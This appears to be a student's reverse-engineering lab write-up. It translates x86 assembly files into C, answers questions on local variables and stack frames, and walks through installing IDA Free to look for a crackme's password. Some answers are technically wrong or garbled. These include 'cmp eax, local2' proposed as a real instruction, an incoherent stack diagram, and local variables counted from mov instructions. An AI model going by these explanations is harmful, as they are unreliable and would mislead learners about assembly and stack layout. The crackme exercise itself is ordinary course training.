    return 0;
}
```

Now, let's break down the assembly code and explain its translation:

1. The **.intel_syntax noprefix** directive specifies that the assembly code uses Intel syntax, which is being used consistently throughout the code.

2. **func1** is a function that takes two integer arguments. It starts by setting up the function's prologue with the push **ebp, mov ebp, esp**, and **sub esp, 24** instructions. This reserves space on the stack for local variables. Then, it loads the first argument into **eax,** multiplies it by 3, and stores the result in edx. It loads the first argument again and adds it to **edx**. Next, it adds the second argument to **eax** and stores the result at **[ebp-12]**. The function then pushes the arguments for **func2** onto the stack, calls **func2**, and cleans up the stack before returning.
3. **func2** is a simple function that takes two integer arguments and returns their difference.
4. The main function starts by setting up the stack frame and reserving space for local variables. It initializes **arg1** and **arg2,** calls **func1** with these arguments, and stores the result in **local1**.

Overall, the assembly code provided corresponds to C code that defines two functions, **func1** and **func2**, along with a **main** function that calls **func1** with specific arguments. The translation demonstrates the correspondence between the assembly code and the C code, making it easier to understand the functionality of the assembly code.

2. **[lab3-2.c] Examine lab3-2.s and manually translate it into the approximate C code that produced it**

The provided assembly code, labeled as "lab3-2.s," appears to be written in Intel syntax assembly language. Let's manually translate it into approximate C code and explain its functionality:

```c
#include <stdio.h>

int main() {
    int local1 = 4;
    int local2 = 0;
    int local3 = 0;

    if (local1 == 1) {
        local2 = 1;
    } else if (local1 == 4) {
        local2 = 2;
    } else {
        local2 = 3;
    }

    int local4 = 0;
    while (local4 < local2) {
        local3 += local4;
        local4++;
    }

    return 0;
}
```

Now, let's break down the assembly code and explain its translation:

1. The **.intel_syntax noprefix** directive specifies that the assembly code uses Intel syntax.
2. The main function starts by setting up the stack frame with **push ebp**, **mov ebp, esp**, and **sub esp, 16**, which reserves space for local variables.
3. It initializes three local variables:
    a. **local1** is set to **4**.
    b. **local2** and **local3** are both set to **0**.
4. The code then checks the value of **local1**:

a. If **local1** is equal to **1**, it sets **local2** to **1**.

b. If **local1** is equal to **4**, it sets **local2** to **2**.

c. Otherwise, it sets **local2** to **3**.

5. **local4** is initialized to **0**.
6. The code enters a loop labeled as **.L7** that continues as long as **local4** is less than **local2**. Inside the loop:
   a. It adds the value of **local4 t**o **local3.**
   b. It increments **local4** by **1**.
7. Finally, the function returns **0**.

Overall, the assembly code corresponds to C code that initializes some variables, performs conditional branching based on the value of **local1**, and then enters a loop where **local3** accumulates the sum of numbers from 0 to **local2 - 1**. The resulting C code helps explain the functionality of the assembly code, which is essentially a program that computes the sum of numbers based on the value of **local1**.

1. **For lab3-1.s, how many local variables exist? How do you know this?**

In lab3-1.s, there are two functions: **func1** and **func2.** The number of local variables can be determined by observing the **sub** instructions within each function, which allocate space on the stack for local variables. Here's the breakdown:

In **func1**, there are two **sub** instructions:

sub esp, 24: Allocates space for local variables, which suggests that there are local variables within **func1.**

sub esp, 8: Allocates space for the function call to **func2**, pushing arguments onto the stack.

In **func2**, there is one sub instruction:

sub eax, DWORD PTR [ebp+12]: This instruction doesn't allocate space for a local variable; it subtracts the values of two function arguments.

Therefore, **func1** has local variables, while **func2** does not have any local variables.

2. **For Lab 3-1s draw a diagram of the stack prior to execution of line 32 – there should be 3 stack frames – show the beginning and end of each frame as well as the current positions of EBP and ESP.**

Before executing line 32 in **func1**, there should be three stack frames in the call stack: one for the **main** function, one for **func1**, and one for func2. Here's a simplified diagram:

| | | | … (Higher Addresses)

| | | … | func1's Local Variables (e.g., DWORD PTR [ebp-12])

| | | … | func2's Stack Frame

| | | … | main’s Stack Frame

| EBP | EBP | EBP |

| ESP | ESP | ESP | (Points to the bottom of the stack frame)

| | | | … (Lower Addresses)

Each stack frame consists of its own set of local variables and space for storing the previous **EBP** value. The **EBP** and **ESP** registers point to the beginning and end of their respective stack frames.

3. **For Lab 3-2s How many local variables exist? How do you know this?**

In lab3-2.s, there are several local variables. The number of local variables can be determined by observing the **mov** instructions that assign values to memory locations within the stack frame. Here’s the breakdown:

local1, **local2**, **local3**, and **local4** are all local variables because they are assigned values using **mov** instructions within the **main** function.

Therefore, there are four local variables in **main**.

4. **For lab3-2.s, line 33 can be replaced with a (arguably) simpler instruction – what is the instruction that could replace it? Does this new instruction take up more or less room in the executable?**

Line 33 replacement instruction:

Line 33 in **lab3-2.s** contains the instruction **cmp eax, DWORD PTR [ebp-16].** This instruction compares the value in **eax** with the value stored in memory at **[ebp-16]**. An arguably simpler instruction that achieves the same comparison is **cmp eax,** l**ocal2**. The l**ocal2** variable holds the value **2, 3,** or **1,** depending on the conditional branches.

The replacement instruction **cmp eax**, **local2** is more human-readable and easier to understand.

Does this new instruction take up more or less room in the executable?


The new instruction **cmp eax, local2** is likely to take up the same amount of space in the executable as the original instruction **cmp eax, DWORD PTR [ebp-16].** Both instructions involve comparing **eax** with a memory location or variable, and the size of the instruction encoding is unlikely to change significantly. Therefore, the new instruction does not take up more or less room in the executable compared to the original instruction.

Lab 4: Reverse Engineering using IDA

Part 0: Installing IDA Free

Step 1: Download IDA

1. In your vm log into canvas
2. Navigate to lab 4
3. Start Part0: install IDA
4. Click on the link https://hex-rays.com/ida-free/
5. Make sure it's IDA Free for Linux!
6. Use the below settings to save the file.



Step 2: Install IDA


```
rev@ubuntu:~$
rev@ubuntu:~$ cd ~/Downloads ①
rev@ubuntu:~/Downloads$ chmod +x idafree83_linux.run ②
rev@ubuntu:~/Downloads$ ./idafree83_linux.run ③
```

① Change the current working directory to ~/Downloads

② Add executable permission to idafree83_linux.run

③ Run the IDA free installer

Now IDA Free Setup window should pop up (below)



1. Forward
2. I accept the agreement
3. Forward for the path /home/rev/idafree-8.3
4. Forward
5. Forward again for the system missing files
6. Finish
7. Go back to the terminal and run the below

```
rev@ubuntu:~/Downloads$
rev@ubuntu:~/Downloads$ sudo apt-get update ①
rev@ubuntu:~/Downloads$ sudo apt-get install qt5-default ②
rev@ubuntu:~/Downloads$ cd ~/idafree-8.3 ③
rev@ubuntu:~/idafree-8.3$ ./ida64 ④
```


① Update the package index. Enter x71 as the password. Encountered issues? see FAQ.

② Install the Qt5 GUI (graphics user interface) library. Required to run IDA


③ Change the directory to ~/idafree-8.3

④ Run IDA free

8. Once that is done: click OK image::lab4/image_ida.png[]
9. I agree



10. In the IDA pop up: OK




Part 1&2: Using IDA to reverse engineering lab4-1 and lab4-2


1. Go back to Canvas and download lab4-1 and lab 4-2 files.
2. Open a second terminal. A second one is needed because if you close the one that you used to open ida it will close it. Right click on terminal icon and new window.
3. cd to the downloads where the two lab files are:
```
rev@ubuntu:~$ cd Downloads
```
4. ls to list all the files in Downloads:
```
rev@ubuntu:~/Downloads$ ls
idafree83_linux.run  lab4-1  lab4-2
```
5.
```
rev@ubuntu:~/Downloads$ chmod +x lab4-1
```
6.
```
rev@ubuntu:~/Downloads$ chmod +x lab4-2
```
7. That was done to make them executable after you have reversed engineered the binary to discover the passwords.
8. Back in IDA: new dissembler file

To launch IDA, run `~/idafree-8.3/ida64` in the terminal.

Part 1: Lab 4-1




1. Click New
2. Navigate to the lab4-1 file
3. Click the ELF and settings below:



4. Click OK
5. Start analyzing the binary
6. On the IDA View-A tab analyze to see if you can find anything.
7. Eventuallly you will see the below:

```
seg000:0000000000002007                 db    0
seg000:0000000000002008                 db  74h ; t
seg000:0000000000002009                 db  68h ; h
seg000:000000000000200A                 db  61h ; a
seg000:000000000000200B                 db  74h ; t
seg000:000000000000200C                 db  77h ; w
seg000:000000000000200D                 db  61h ; a
seg000:000000000000200E                 db  73h ; s
seg000:000000000000200F                 db  65h ; e
seg000:0000000000002010                 db  61h ; a
seg000:0000000000002011                 db  73h ; s
seg000:0000000000002012                 db  79h ; y
seg000:0000000000002013                 db    0
seg000:0000000000002014                 db  45h ; E
seg000:0000000000002015                 db  6Eh ; n
seg000:0000000000002016                 db  74h ; t
seg000:0000000000002017                 db  65h ; e
seg000:0000000000002018                 db  72h ; r
seg000:0000000000002019                 db  20h
seg000:000000000000201A                 db  74h ; t
seg000:000000000000201B                 db  68h ; h
seg000:000000000000201C                 db  65h ; e
seg000:000000000000201D                 db  20h
seg000:000000000000201E                 db  70h ; p
seg000:000000000000201F                 db  61h ; a
seg000:0000000000002020                 db  73h ; s
seg000:0000000000002021                 db  73h ; s
seg000:0000000000002022                 db  77h ; w
seg000:0000000000002023                 db  6Fh ; o
seg000:0000000000002024                 db  72h ; r
seg000:0000000000002025                 db  64h ; d
seg000:0000000000002026                 db  3Ah ; :
```


You can also see it in the HEX View-1 tab




8. For me enter the password following thatwaseasy it a giveaway that thatwaseasy may be the password.
9. In a separate terminal where you made the file an executable run:

```
rev@ubuntu:~/Downloads$ ./lab4-1
Enter the password: thatwaseasy
Incorrect :(
```

